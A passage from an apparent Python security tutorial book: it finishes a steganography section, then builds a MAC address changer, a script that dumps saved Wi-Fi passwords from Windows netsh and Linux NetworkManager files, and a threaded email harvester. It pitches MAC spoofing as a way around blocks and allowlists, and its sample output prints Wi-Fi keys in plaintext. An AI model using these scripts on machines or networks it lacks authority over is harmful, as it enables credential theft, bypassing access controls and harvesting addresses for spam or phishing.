image_encoded	6/28/2022 12:42 PM	PNG File	644 KB
README	9/10/2021 4:34 PM	Markdown Source File	2 KB
requirements	9/10/2021 4:34 PM	Text Document	1 KB
steganography	6/27/2022 12:35 PM	Python Source File	5 KB
steganography_advanced	6/28/2022 12:41 PM	Python Source File	7 KB

Let's extract the data from the `image_encoded.PNG` now:

```
$ python steganography.py -d image_encoded.PNG -f data_decoded.csv -b 3
[+] Decoding...
[+] File decoded, data_decoded.csv is saved successfully.
```

Amazing! This time I have passed the encoded image to the `-d` parameter. I also gave `data_decoded.csv` to `-f` for the resulting filename to write. Let's recheck our directory:

Name	Date modified	Type	Size
data	6/21/2022 11:02 AM	CSV File	363 KB
data_decoded	6/28/2022 1:26 PM	CSV File	363 KB
foo	9/10/2021 4:34 PM	Adobe Acrobat Docu...	83 KB
image	9/10/2021 4:34 PM	PNG File	813 KB
image_encoded	6/28/2022 12:42 PM	PNG File	644 KB
README	9/10/2021 4:34 PM	Markdown Source File	2 KB
requirements	9/10/2021 4:34 PM	Text Document	1 KB
steganography	6/27/2022 12:35 PM	Python Source File	5 KB
steganography_advanced	6/28/2022 1:26 PM	Python Source File	7 KB

As you can see, the new file appeared identical to the original. Note that you must set the same `-b` parameter when encoding and decoding.

I emphasize that you only increase the `-b` parameter when necessary (i.e., when the data is big). I have tried to hide a larger file (over 700KB) into the same image, and the minimum allowed least significant bit was 6. Here's what the resulting encoded image looks like:

So there is clearly something wrong with the image, as the pixel values change in the range of -64 and +64, so that's a lot.

Awesome! You just learned how you can implement Steganography in Python on your own!

As you may notice, the resulting image will look exactly the same as the original image only when the number of least significant bits (`-b` parameter) is low such as one or two. So whenever a person sees the picture, they won't be able to detect whether there is hidden data within it.

If the data you want to hide is large, then make sure you take a high-resolution image instead of increasing the `-b` parameter to a higher number than four because it will be so evident that there is something wrong with the picture.

Here are some ideas and challenges you can do:

- Encrypting the data before encoding it in the image (this is often used in Steganography).
- Experiment with different images and data formats.
- Encode a massive amount of data in videos instead of images (you can do this with OpenCV as videos are just sequences of photos).

Changing your MAC Address

The MAC address is a unique identifier assigned to each network interface in any device that connects to a network. Changing this address has many benefits, including MAC address blocking prevention; if your MAC address is blocked on an access point, you simply change it to continue using that network. Also, if you somehow got the list of allowed addresses, you can change your MAC to one of these addresses, and you'll be able to connect to the network.

This section will teach you how to change your MAC address on both Windows and Linux environments using Python.

We don't have to install anything, as we'll be using the subprocess module in Python interacting with the ifconfig command on Linux and getmac, reg, and wmic commands on Windows.

On Linux

Open up a new Python file and import the following:

```
import subprocess, string, random, re
```

We can choose to randomize a new MAC address or change it to a specified one. As a result, let's make a function to generate and return a MAC address:

```
def get_random_mac_address():
    """Generate and return a MAC address in the format of Linux"""
    # get the hexdigits uppercased
    uppercased_hexdigits = ''.join(set(string.hexdigits.upper()))
    # 2nd character must be 0, 2, 4, 6, 8, A, C, or E
    mac = ""
    for i in range(6):
        for j in range(2):
            if i == 0:
                mac += random.choice("02468ACE")
            else:
                mac += random.choice(uppercased_hexdigits)
        mac += ":"
    return mac.strip(":")
```

We use the `string` module to get the hexadecimal digits used in MAC addresses; we remove the lowercase characters and use the `random` module to sample from those characters.

Next, let's make another function that uses the `ifconfig` command to get the current MAC address of our Linux machine:

```
def get_current_mac_address(iface):
    # use the ifconfig command to get the interface details, including the
MAC address
    output = subprocess.check_output(f"ifconfig {iface}",
shell=True).decode()
    return re.search("ether (.+) ", output).group().split()[1].strip()
```

We use the `check_output()` function from the `subprocess` module that runs the command on the default shell and returns the command output.

The MAC address is located just after the `"ether"` word; we use the `re.search()` method to grab that.

Now that we have our utilities, let's make the core function to change the MAC address:

```
def change_mac_address(iface, new_mac_address):
    # disable the network interface
    subprocess.check_output(f"ifconfig {iface} down", shell=True)
    # change the MAC
    subprocess.check_output(f"ifconfig {iface} hw ether {new_mac_address}",
shell=True)
    # enable the network interface again
    subprocess.check_output(f"ifconfig {iface} up", shell=True)
```

The `change_mac_address()` function pretty straightforwardly accepts the interface and the new MAC address as parameters, disables the interface, changes the MAC address, and enables it again.

Now that we have everything, let's use the `argparse` module to wrap up our script:

```
if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="Python Mac Changer on
Linux")
    parser.add_argument("interface", help="The network interface name on
Linux")
    parser.add_argument("-r", "--random", action="store_true", help="Whether
to generate a random MAC address")
    parser.add_argument("-m", "--mac", help="The new MAC you want to change
to")
    args = parser.parse_args()
    iface = args.interface
    if args.random:
        # if random parameter is set, generate a random MAC
```

```
        new_mac_address = get_random_mac_address()
    elif args.mac:
        # if mac is set, use it instead
        new_mac_address = args.mac
    # get the current MAC address
    old_mac_address = get_current_mac_address(iface)
    print("[*] Old MAC address:", old_mac_address)
    # change the MAC address
    change_mac_address(iface, new_mac_address)
    # check if it's really changed
    new_mac_address = get_current_mac_address(iface)
    print("[+] New MAC address:", new_mac_address)
```

We have a total of three parameters to pass to this script:

- `interface`: The network interface name you want to change the MAC address of, you can get it using `ifconfig` or ip commands in Linux.
- `-r` or `--random`: Whether we generate a random MAC address instead of a specified one.
- `-m` or `--mac`: The new MAC address we want to change to, don't use this with the `-r` parameter.

In the main code, we use the `get_current_mac_address()` function to get the old MAC, change the MAC, and then run `get_current_mac_address()` again to check if it's changed. Here's a run:

```
$ python mac_address_changer_linux.py wlan0 -r
```

My interface name is `wlan0`, and I've chosen `-r` to randomize a MAC address. Here's the output:

```
[*] Old MAC address: 84:76:04:07:40:59
[+] New MAC address: ee:52:93:6e:1c:f2
```

Let's change to a specified MAC address now:

```
$ python mac_address_changer_linux.py wlan0 -m 00:FA:CE:DE:AD:00
[*] Old MAC address: ee:52:93:6e:1c:f2
```

```
[+] New MAC address: 00:fa:ce:de:ad:00
```

Excellent! The change is reflected on the machine and other machines in the same network and the router. In the following subsection, we make code for changing the MAC address on Windows machines.

On Windows

On Windows, we will be using three main commands, which are:

- `getmac`: This command returns a list of network interfaces and their MAC addresses and transport name; the latter is not shown when an interface is not connected.
- `reg`: This is the command used to interact with the Windows registry. We can use the `winreg` module for the same purpose. However, I preferred using the `reg` command directly.
- `wmic`: We'll use this command to disable and enable the network adapter to reflect the MAC address change.

Open up a new Python file named `mac_address_changer_windows.py` and add the following:

```
import subprocess, string, random
import regex as re
# the registry path of network interfaces
network_interface_reg_path =
r"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Class\\{4d36e972-e3
25-11ce-bfc1-08002be10318}"
# the transport name regular expression, looks like
{AF1B45DB-B5D4-46D0-B4EA-3E18FA49BF5F}
transport_name_regex = re.compile("{.+}")
# the MAC address regular expression
mac_address_regex = re.compile(r"([A-Z0-9]{2}[:-]){5}([A-Z0-9]{2})")
```

`network_interface_reg_path` is the path in the registry where network interface details are located. We use `transport_name_regex` and `mac_address_regex` regular expressions to extract the transport name and the MAC address of each connected adapter, respectively, from the `getmac` command.

Next, let's make two simple functions, one for generating random MAC addresses (like before, but in Windows format), and one for cleaning MAC addresses when the user specifies it:

```
def get_random_mac_address():
    """Generate and return a MAC address in the format of WINDOWS"""
    # get the hexdigits uppercased
    uppercased_hexdigits = ''.join(set(string.hexdigits.upper()))
    # 2nd character must be 2, 4, A, or E
    return random.choice(uppercased_hexdigits) + random.choice("24AE") +
"".join(random.sample(uppercased_hexdigits, k=10))

def clean_mac(mac):
    """Simple function to clean non hexadecimal characters from a MAC address
    mostly used to remove '-' and ':' from MAC address and also uppercase"""
    return "".join(c for c in mac if c in string.hexdigits).upper()
```

For some reason, only 2, 4, A, and E characters work as the second character on the MAC address on Windows 10. I have tried the other even characters but with no success.

Below is the function responsible for getting the available adapters' MAC addresses:

```
def get_connected_adapters_mac_address():
    # make a list to collect connected adapter's MAC addresses along with the
transport name
    connected_adapters_mac = []
    # use the getmac command to extract
    for potential_mac in
subprocess.check_output("getmac").decode().splitlines():
        # parse the MAC address from the line
        mac_address = mac_address_regex.search(potential_mac)
        # parse the transport name from the line
        transport_name = transport_name_regex.search(potential_mac)
        if mac_address and transport_name:
```

```
            # if a MAC and transport name are found, add them to our list
            connected_adapters_mac.append((mac_address.group(),
transport_name.group()))
    return connected_adapters_mac
```

It uses the `getmac` command on Windows and returns a list of MAC addresses along with their transport name.

When the above function returns more than one adapter, we need to prompt the user to choose which adapter to change the MAC address. The below function does that:

```
def get_user_adapter_choice(connected_adapters_mac):
    # print the available adapters
    for i, option in enumerate(connected_adapters_mac):
        print(f"#{i}: {option[0]}, {option[1]}")
    if len(connected_adapters_mac) <= 1:
        # when there is only one adapter, choose it immediately
        return connected_adapters_mac[0]
    # prompt the user to choose a network adapter index
    try:
        choice = int(input("Please choose the interface you want to change
the MAC address:"))
        # return the target chosen adapter's MAC and transport name that
we'll use later to search for our adapter
        # using the reg QUERY command
        return connected_adapters_mac[choice]
    except:
        # if -for whatever reason- an error is raised, just quit the script
        print("Not a valid choice, quitting...")
        exit()
```

Now let's make our function to change the MAC address of a given adapter transport name that is extracted from the `getmac` command:

```
def change_mac_address(adapter_transport_name, new_mac_address):
    # use reg QUERY command to get available adapters from the registry
```

```
    output = subprocess.check_output(f"reg QUERY " +
network_interface_reg_path.replace("\\\\", "\\")).decode()
    for interface in re.findall(rf"{network_interface_reg_path}\\\d+",
output):
        # get the adapter index
        adapter_index = int(interface.split("\\")[-1])
        interface_content = subprocess.check_output(f"reg QUERY
{interface.strip()}").decode()
        if adapter_transport_name in interface_content:
            # if the transport name of the adapter is found on the output of
the reg QUERY command
            # then this is the adapter we're looking for
            # change the MAC address using reg ADD command
            changing_mac_output = subprocess.check_output(f"reg add
{interface} /v NetworkAddress /d {new_mac_address} /f").decode()
            # print the command output
            print(changing_mac_output)
            # break out of the loop as we're done
            break
    # return the index of the changed adapter's MAC address
    return adapter_index
```

The `change_mac_address()` function uses the `reg QUERY` command on Windows to query the `network_interface_reg_path` we specified at the beginning of the script, it will return the list of all available adapters, and we distinguish the target adapter by its transport name.

After finding the target network interface, we use the reg add command to add a new `NetworkAddress` entry in the registry specifying the new MAC address. The function also returns the adapter index, which we will need later on the `wmic` command.

Of course, the MAC address change isn't reflected immediately when the new registry entry is added. We need to disable the adapter and enable it again. Below functions do it:

```
def disable_adapter(adapter_index):
```

```
    # use wmic command to disable our adapter so the MAC address change is
reflected
    disable_output = subprocess.check_output(f"wmic path win32_networkadapter
where index={adapter_index} call disable").decode()
    return disable_output

def enable_adapter(adapter_index):
    # use wmic command to enable our adapter so the MAC address change is
reflected
    enable_output = subprocess.check_output(f"wmic path win32_networkadapter
where index={adapter_index} call enable").decode()
    return enable_output
```

The adapter system number is required by wmic command, and luckily we get it from our previous `change_mac_address()` function.

And we're done! Let's make our main code:

```
if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="Python Windows MAC
changer")
    parser.add_argument("-r", "--random", action="store_true", help="Whether
to generate a random MAC address")
    parser.add_argument("-m", "--mac", help="The new MAC you want to change
to")
    args = parser.parse_args()
    if args.random:
        # if random parameter is set, generate a random MAC
        new_mac_address = get_random_mac_address()
    elif args.mac:
        # if mac is set, use it after cleaning
        new_mac_address = clean_mac(args.mac)
    connected_adapters_mac = get_connected_adapters_mac_address()
    old_mac_address, target_transport_name =
get_user_adapter_choice(connected_adapters_mac)
    print("[*] Old MAC address:", old_mac_address)
```

```
    adapter_index = change_mac_address(target_transport_name,
new_mac_address)
    print("[+] Changed to:", new_mac_address)
    disable_adapter(adapter_index)
    print("[+] Adapter is disabled")
    enable_adapter(adapter_index)
    print("[+] Adapter is enabled again")
```

Since the network interface choice is prompted after running the script (whenever two or more interfaces are detected), we don't have to add an interface argument.

The main code is simple:

- We get all the connected adapters using the `get_connected_adapters_mac_address()` function.
- We get the input from the user indicating which adapter to target.
- We use the `change_mac_address()` function to change the MAC address for the given adapter's transport name.
- We disable and enable the adapter using `disable_adapter()` and `enable_adapter()` functions, respectively, so the MAC address change is reflected.

Alright, we're done with the script. Before you try it, you must ensure you run as an administrator. I've named the script `mac_address_changer_windows.py`:

```
$ python mac_address_changer_windows.py --help
usage: mac_address_changer_windows.py [-h] [-r] [-m MAC]
Python Windows MAC changer
optional arguments:
  -h, --help         show this help message and exit
  -r, --random       Whether to generate a random MAC address
  -m MAC, --mac MAC  The new MAC you want to change to
```

Let's try with a random MAC:

```
$ python mac_address_changer_windows.py --random
#0: EE-9C-BC-AA-AA-AA, {0104C4B7-C06C-4062-AC09-9F9B977F2A55}
#1: 02-00-4C-4F-4F-50, {DD1B45DA-B5D4-46D0-B4EA-3E07FA35BF0F}
```

```
Please choose the interface you want to change the MAC address:0
[*] Old MAC address: EE-9C-BC-AA-AA-AA
The operation completed successfully.
[+] Changed to: 5A8602E9CF3D
[+] Adapter is disabled
[+] Adapter is enabled again
```

I was prompted to choose the adapter, I've chosen the first, and the MAC address is changed to a random MAC address. Let's confirm with the `getmac` command:

```
$ getmac
Physical Address    Transport Name
=================== ============================================================
5A-86-02-E9-CF-3D   \Device\Tcpip_{0104C4B7-C06C-4062-AC09-9F9B977F2A55}
02-00-4C-4F-4F-50   \Device\Tcpip_{DD1B45DA-B5D4-46D0-B4EA-3E07FA35BF0F}
```

The operation was indeed successful! Let's try with a specified MAC:

```
$ python mac_address_changer_windows.py -m EE:DE:AD:BE:EF:EE
#0: 5A-86-02-E9-CF-3D, {0104C4B7-C06C-4062-AC09-9F9B977F2A55}
#1: 02-00-4C-4F-4F-50, {DD1B45DA-B5D4-46D0-B4EA-3E07FA35BF0F}
Please choose the interface you want to change the MAC address:0
[*] Old MAC address: 5A-86-02-E9-CF-3D
The operation completed successfully.
[+] Changed to: EEDEADBEEFEE
[+] Adapter is disabled
[+] Adapter is enabled again
```

Awesome! In this section, you have learned how to make a MAC address changer on any Linux or Windows machine.

If you don't have `ifconfig` command installed on your Linux machine, you have to install it via `apt install net-tools` on Debian/Ubuntu or `yum install net-tools` on Fedora/CentOS.

Extracting Saved Wi-Fi Passwords

As you may already know, Wi-Fi is used to connect to multiple networks in different places. Your machine surely has a way to store the Wi-Fi password somewhere so the next time you connect, you don't have to re-type it again. This

section will teach you how to make a quick Python script to extract saved Wi-Fi passwords in either Windows or Unix-based machines.

We won't need any third-party library to be installed, as we'll be using interacting with the netsh command in Windows and the NetworkManager folder in Unix-based systems such as Linux.

Unlike the changing MAC address code, we will make a single script that handles the different code for different environments, so if you're on either platform, it will automatically detect that and prints the saved passwords accordingly.

I have named the Python file `extract_wifi_passwords.py`. Importing the libraries:

```
import subprocess, os, re, configparser
from collections import namedtuple
```

On Windows

On Windows, to get all the Wi-Fi names (ssids), we use the `netsh wlan show profiles` command; the below function uses the `subprocess` module to call that command and parses it into Python:

```
def get_windows_saved_ssids():
    """Returns a list of saved SSIDs in a Windows machine using netsh
command"""
    # get all saved profiles in the PC
    output = subprocess.check_output("netsh wlan show profiles").decode()
    ssids = []
    profiles = re.findall(r"All User Profile\s(.*)", output)
    for profile in profiles:
        # for each SSID, remove spaces and colon
        ssid = profile.strip().strip(":").strip()
        # add to the list
        ssids.append(ssid)
    return ssids
```

We're using regular expressions to find the network profiles. Next, we can use `show profile [ssid] key=clear` to get the password of that network:

```
def get_windows_saved_wifi_passwords(verbose=1):
    """Extracts saved Wi-Fi passwords saved in a Windows machine, this
function extracts data using netsh
    command in Windows
    Args:
        verbose (int, optional): whether to print saved profiles real-time.
Defaults to 1.
    Returns:
        [list]: list of extracted profiles, a profile has the fields ["ssid",
"ciphers", "key"]"""
    ssids = get_windows_saved_ssids()
    Profile = namedtuple("Profile", ["ssid", "ciphers", "key"])
    profiles = []
    for ssid in ssids:
        ssid_details = subprocess.check_output(f"""netsh wlan show profile
"{ssid}" key=clear""").decode()
        # get the ciphers
        ciphers = re.findall(r"Cipher\s(.*)", ssid_details)
        # clear spaces and colon
        ciphers = "/".join([c.strip().strip(":").strip() for c in ciphers])
        # get the Wi-Fi password
        key = re.findall(r"Key Content\s(.*)", ssid_details)
        # clear spaces and colon
        try:
            key = key[0].strip().strip(":").strip()
        except IndexError:
            key = "None"
        profile = Profile(ssid=ssid, ciphers=ciphers, key=key)
        if verbose >= 1:
            print_windows_profile(profile)
        profiles.append(profile)
    return profiles
```

First, we call our `get_windows_saved_ssids()` to get all the SSIDs we connected to before; we then initialize our `namedtuple` to include ssid, ciphers, and the key.

We call the `show profile [ssid] key=clear` for each SSID extracted, we parse the ciphers and the key (password) using `re.findall()`, and then print it with the simple `print_windows_profile()` function:

```
def print_windows_profile(profile):
    """Prints a single profile on Windows"""
    print(f"{profile.ssid:25}{profile.ciphers:15}{profile.key:50}")

def print_windows_profiles(verbose):
    """Prints all extracted SSIDs along with Key on Windows"""
    print("SSID                     CIPHER(S)      KEY")
    get_windows_saved_wifi_passwords(verbose)
```

So `print_windows_profiles()` prints all SSIDs along with the cipher and key (password).

On Unix-based Systems

Unix-based systems are different; in the `/etc/NetworkManager/system-connections/` directory, all previously connected networks are located here as INI files. We just have to read these files and print them in a readable format:

```
def get_linux_saved_wifi_passwords(verbose=1):
    """Extracts saved Wi-Fi passwords saved in a Linux machine, this function
extracts data in the `/etc/NetworkManager/system-connections/` directory
    Args: verbose (int, optional): whether to print saved profiles real-time.
Defaults to 1.
    Returns: [list]: list of extracted profiles, a profile has the fields
["ssid", "auth-alg", "key-mgmt", "psk"]"""
    network_connections_path = "/etc/NetworkManager/system-connections/"
    fields = ["ssid", "auth-alg", "key-mgmt", "psk"]
    Profile = namedtuple("Profile", [f.replace("-", "_") for f in fields])
    profiles = []
    for file in os.listdir(network_connections_path):
        data = { k.replace("-", "_"): None for k in fields }
        config = configparser.ConfigParser()
        config.read(os.path.join(network_connections_path, file))
        for _, section in config.items():
```

```
            for k, v in section.items():
                if k in fields:
                    data[k.replace("-", "_")] = v
        profile = Profile(**data)
        if verbose >= 1:
            print_linux_profile(profile)
        profiles.append(profile)
    return profiles
```

As mentioned, we're using the `os.listdir()` function on that directory to list all files. We then use `configparser` to read the INI file and iterate over the items. If we find the fields we're interested in, we simply include them in our data.

There is other information, but we're sticking to the `ssid`, `auth-alg`, `key-mgmt`, and `psk` (password). Next, let's call the function now:

```
def print_linux_profile(profile):
    """Prints a single profile on Linux"""

print(f"{str(profile.ssid):25}{str(profile.auth_alg):5}{str(profile.key_mgmt)
:10}{str(profile.psk):50}")

def print_linux_profiles(verbose):
    """Prints all extracted SSIDs along with Key (PSK) on Linux"""
    print("SSID                      AUTH KEY-MGMT  PSK")
    get_linux_saved_wifi_passwords(verbose)
```

Wrapping up the Code & Running it

Finally, let's make a function that calls either `print_linux_profiles()` or `print_windows_profiles()` based on our OS:

```
def print_profiles(verbose=1):
    if os.name == "nt":
        print_windows_profiles(verbose)
    elif os.name == "posix":
        print_linux_profiles(verbose)
    else:
```

```
        raise NotImplemented("Code only works for either Linux or Windows")

if __name__ == "__main__":
    print_profiles()
```

Running the script:

```
$ python get_wifi_passwords.py
```

Here's the output on my Windows machine:

```
SSID                   CIPHER(S)      KEY
--------------------------------------------------
OPPO F9                CCMP/GCMP      0120123489@
Access Point           CCMP/GCMP      super123
HUAWEI P30             CCMP/GCMP      00055511
HOTEL VINCCI MARILLIA  CCMP           01012019
nadj                   CCMP/GCMP      burger010
AndroidAP              CCMP/GCMP      185338019mbs
Point                  CCMP/GCMP      super123
```

And this is the output on my Linux machine:

```
SSID                   AUTH KEY-MGMT  PSK
--------------------------------------------------
KNDOMA                 open wpa-psk   5060012009690
TP-LINK_C4973F         None None      None
None                   None None      None
Point                  open wpa-psk   super123
```

Alright, that's it for this section. I'm sure this is a piece of useful code for you to quickly get the saved Wi-Fi passwords on your machine or any machine you have access to.

Chapter Wrap Up

In this chapter, we have shown how to do digital forensic investigations using Python. We started by extracting metadata from files such as PDF documents, video, audio, and images. Next, we built Python scripts to extract passwords and cookies from the Chrome browser. After that, we created a Python program that changes your MAC address in both environments (Windows and Unix-based). Finally, we saw how to extract saved Wi-Fi passwords using Python.

Chapter 5: Extracting Email Addresses from the Web

Building a Simple Email Extractor

An email extractor or harvester is a type of software used to extract email addresses from online and offline sources to generate an extensive list of addresses. Even though these extractors can serve multiple legitimate purposes, such as marketing campaigns or cold emailing, they are mainly used to send spamming and phishing emails, unfortunately.

Since the web is the primary source of information on the Internet, in this section, you will learn how to build such a tool in Python to extract email addresses from web pages using the `requests` and `requests-html` libraries. We will create a more advanced threaded email spider in the next section.

Because many websites load their data using JavaScript instead of directly rendering HTML code, I chose the `requests-html` library for this section as it supports JavaScript-driven websites.

Let's install the `requests-html` library:

```
$ pip install requests-html
```

Open up a new file named `email_harvester.py` and import the following:

```
import re
from requests_html import HTMLSession
```

We need the `re` module here because we will extract emails from HTML content using regular expressions. If you're not sure what a regular expression is, it is a sequence of characters defining a search pattern (check this Wikipedia article for details).

I've grabbed the most used and accurate regular expression for email addresses from this StackOverflow answer:

```
url = "https://www.randomlists.com/email-addresses"
EMAIL_REGEX =
r"""(?:[a-z0-9!#$%&'*+/=?^_`{|}~-]+(?:\.[a-z0-9!#$%&'*+/=?^_`{|}~-]+)*|"(?:[\
x01-\x08\x0b\x0c\x0e-\x1f\x21\x23-\x5b\x5d-\x7f]|\\[\x01-\x09\x0b\x0c\x0e-\x7
f])*")@(?:(?:[a-z0-9](?:[a-z0-9-]*[a-z0-9])?\.)+[a-z0-9](?:[a-z0-9-]*[a-z0-9]
)?|\[(?:(?:(2(5[0-5]|[0-4][0-9])|1[0-9][0-9]|[1-9]?[0-9]))\.){3}(?:(2(5[0-5]|
[0-4][0-9])|1[0-9][0-9]|[1-9]?[0-9])|[a-z0-9-]*[a-z0-9]:(?:[\x01-\x08\x0b\x0c
\x0e-\x1f\x21-\x5a\x53-\x7f]|\\[\x01-\x09\x0b\x0c\x0e-\x7f])+)\])"""
```

I know it is very long, but this is the best so far that defines how email addresses are expressed in a general way.

url string is the URL we want to grab email addresses from. I'm using a website that generates random email addresses (which loads them using Javascript, by the way).

Let's initiate the HTML session, which is a consumable session for cookie persistence and connection pooling:

```
# initiate an HTTP session
session = HTMLSession()
```

Now let's send the GET request to the URL:

```
# get the HTTP Response
r = session.get(url)
```

If you're sure that the website you're grabbing email addresses from uses JavaScript to load most of the data, then you need to execute the below line of code:

```
# for JAVA-Script driven websites
r.html.render()
```

This will reload the website in Chromium and replaces HTML content with an updated version, with Javascript executed. Of course, it'll take some time to do that. You must execute this only if the website loads its data using JavaScript.

Note: Executing the `render()` method the first time will automatically download Chromium for you, so it will take some time to do that.

Now that we have the HTML content and our email address regular expression, let's extract emails from the page:

```
for re_match in re.finditer(EMAIL_REGEX, r.html.raw_html.decode()):
    print(re_match.group())
```

The `re.finditer()` method returns an iterator over all non-overlapping matches in the string. For each match, the iterator returns a `match` object, and we access the matched string (the email address) using the `group()` method.

The resulting HTML of the response object is located in the `r.html.raw_html`. Since it comes in the `bytes` type, `decode()` is necessary to convert it back to a string. There is also `r.html.html` that is equivalent to `raw_html` but in string form, so `decode()` won't be necessary. You're free to use any.

Here is a result of my execution:

```
$ python email_harvester.py
msherr@comcast.net
miyop@yahoo.ca
ardagna@yahoo.ca
tokuhirom@att.net
atmarks@comcast.net
isotopian@live.com
hoyer@msn.com
ozawa@yahoo.com
mchugh@outlook.com
sriha@outlook.com
monopole@sbcglobal.net
```

Excellent, with only a few lines of code, we can grab email addresses from any web page we want!

In the next section, we will extend this code to build a crawler that extracts all website URLs, run this same code on every page we find, and then save them to a text file.

Building an Advanced Email Spider

In this section, we will make a more advanced email harvester. The following are some of the main features that we will add to the program:

- Instead of extracting emails from a single page, we add a crawler that goes into every link on that page and parses emails.
- To prevent the program from crawling indefinitely, we add an integer parameter to stop crawling when the number of crawled links reaches this parameter.
- We run multiple email extractors simultaneously using threads to take advantage of the Internet speed.
- When the crawler produces links to be visited for extracting emails, other threads will consume these links and visit them to search for email addresses.

As you may already noticed, the program we will be building is based on the Producer-Consumer problem. If you're unsure what it is, it's a classical operating system problem used for multi-threading synchronization.

The producer is producing something to add it to a buffer, and the consumer consumes the item in the buffer that the producer makes. The producer and the consumer must be running on separate threads.

In our problem, the producer is the crawler: Going to a given URL and extracting all the links included there and adding them to the buffer (i.e., a queue), these links are items for the email spider (the consumer) to consume.

The crawler then goes to the second link it finds during the first crawl and continues crawling until a certain number of crawls is reached.

We will have multiple consumers that read from this queue and extract email addresses, which are called email spiders and will be represented in a class.

Let’s get started. First, let’s install the required libraries:

```
$ pip install requests bs4 colorama
```

We will be using BeautifulSoup to parse links from HTML pages and colorama for printing in colors in the console.

Open up a new Python file called `advanced_email_spider.py`, and import the following:

```
import re, argparse, threading, time, warnings, requests, colorama
from urllib.parse import urlparse, urljoin
from queue import Queue
warnings.filterwarnings("ignore")
from bs4 import BeautifulSoup
# init the colorama module
colorama.init()
# initialize some colors
GREEN = colorama.Fore.GREEN
GRAY = colorama.Fore.LIGHTBLACK_EX
RESET = colorama.Fore.RESET
YELLOW = colorama.Fore.YELLOW
RED = colorama.Fore.RED
```

Nothing special here; we imported the necessary modules and defined the colors we will use for printing in the console.

Next, we define some variables that are necessary for the program:

```
EMAIL_REGEX =
r"""(?:[a-z0-9!#$%&'*+=?^_`{|}~-]+(?:\.[a-z0-9!#$%&'*+/=?^_`{|}~-]+)*|"(?:[\x
01-\x08\x0b\x0c\x0e-\x1f\x21\x23-\x5b\x5d-\x7f]|\\[\x01-\x09\x0b\x0c\x0e-\x7f
])*")@(?:(?:[a-z0-9](?:[a-z0-9-]*[a-z0-9])?\.)+[a-z0-9](?:[a-z0-9-]*[a-z0-9])
?|\[(?:(?:(2(5[0-5]|[0-4][0-9])|1[0-9][0-9]|[1-9]?[0-9]))\.){3}(?:(2(5[0-5]|[
0-4][0-9])|1[0-9][0-9]|[1-9]?[0-9])|[a-z0-9-]*[a-z0-9]:(?:[\x01-\x08\x0b\x0c\
x0e-\x1f\x21-\x5a\x53-\x7f]|\\[\x01-\x09\x0b\x0c\x0e-\x7f]){2,12})\])"""
# EMAIL_REGEX =
r"[a-zA-Z0-9.!#$%&'*+/=?^_`{|}~-]+@[a-zA-Z0-9-]+(?:\.[a-zA-Z0-9-]{2,12})*"
# forbidden TLDs, feel free to add more extensions here to prevent them
identified as TLDs
FORBIDDEN_TLDS = [
    "js", "css", "jpg", "png", "svg", "webp", "gz", "zip", "webm", "mp3",
    "wav", "mp4", "gif", "tar", "gz", "rar", "gzip", "tgz"]
```

```
# a list of forbidden extensions in URLs, i.e 'gif' URLs won't be requested
FORBIDDEN_EXTENSIONS = [
    "js", "css", "jpg", "png", "svg", "webp", "gz", "zip", "webm", "mp3",
    "wav", "mp4", "gif", "tar", "gz", "rar", "gzip", "tgz"]
# locks to assure mutex, one for output console & another for a file
print_lock = threading.Lock()
file_lock = threading.Lock()
```

During the testing of the program, I found that many files are being parsed as email addresses, as they have the same shape as an email address. For instance, I found many files parsed as emails that look like this: `text@some-more-text.webp`.

As you may already know, the webp extension is for web images, not email addresses. Therefore, I made a list that excludes these extensions (`FORBIDDEN_TLDS`) being parsed as TLDs (Top Level Domains, e.g., .com, .net, etc.)

When crawling, the program also extracts URLs that are not text-based pages, such as a link to download a media file. Thus, I added a similar list for this and called it `FORBIDDEN_EXTENSIONS` to prevent crawling these non-text files.

Since there are multiple threads in our program, to assure mutual exclusion (mutex), I've added two locks, one for printing in the console and another for writing to the output file (that contains the resulting email addresses).

To simplify the locks, we need to ensure that threads will wait until other threads finish writing to the file to prevent data loss when multiple threads access the file and add data to it simultaneously.

Next, below are some utility functions to validate URLs and email addresses:

```
def is_valid_email_address(email):
    """Verify whether `email` is a valid email address
    Args:
        email (str): The target email address.
    Returns: bool"""
    for forbidden_tld in FORBIDDEN_TLDS:
```

```
        if email.endswith(forbidden_tld):
            # if the email ends with one of the forbidden TLDs, return False
            return False
    if re.search(r"\..{1}$", email):
        # if the TLD has a length of 1, definitely not an email
        return False
    elif re.search(r"\..*\d+.*$", email):
        # TLD contain numbers, not an email either
        return False
    # return true otherwise
    return True

def is_valid_url(url):
    """Checks whether `url` is a valid URL"""
    parsed = urlparse(url)
    return bool(parsed.netloc) and bool(parsed.scheme)

def is_text_url(url):
    """Returns False if the URL is one of the forbidden extensions.
    True otherwise"""
    for extension in FORBIDDEN_EXTENSIONS:
        if url.endswith(extension):
            return False
    return True
```

Even though we are extracting emails using a relatively good regular expression, I've added a second layer to verify email addresses and prevent the files I mentioned earlier from being parsed as email addresses. Also, some false addresses contain numbers in the TLD, and some have only one character; this function filters these out.

The `is_valid_url()` function checks whether a URL is valid; this is useful in the crawler. Whereas the `is_text_url()` checks whether the URL contains text-based content, such as raw text, HTML, etc., it is helpful to eliminate media-based URLs from the URLs to be visited.

Next, let's now start with the crawler:

```
class Crawler(threading.Thread):
    def __init__(self, first_url, delay, crawl_external_urls=False,
max_crawl_urls=30):
        # Call the Thread class's init function
        super().__init__()
        self.first_url = first_url
        self.delay = delay
        # whether to crawl external urls than the domain specified in the
first url
        self.crawl_external_urls = crawl_external_urls
        self.max_crawl_urls = max_crawl_urls
        # a dictionary that stores visited urls along with their HTML content
        self.visited_urls = {}
        # domain name of the base URL without the protocol
        self.domain_name = urlparse(self.first_url).netloc
        # simple debug message to see whether domain is extracted
successfully
        # print("Domain name:", self.domain_name)
        # initialize the set of links (unique links)
        self.internal_urls = set()
        self.external_urls = set()
        # initialize the queue that will be read by the email spider
        self.urls_queue = Queue()
        # add the first URL to the queue
        self.urls_queue.put(self.first_url)
        # a counter indicating the total number of URLs visited
        # used to stop crawling when reaching `self.max_crawl_urls`
        self.total_urls_visited = 0
```

Since the crawler will run in a separate thread, I've made it a class-based thread, which means inheriting the `Thread` class from the `threading` module, and overriding the `run()` method.

In the crawler constructor, we're defining some valuable attributes:

- `self.first_url`: The first URL to be visited by the crawler (which will be passed from the command-line arguments later on).

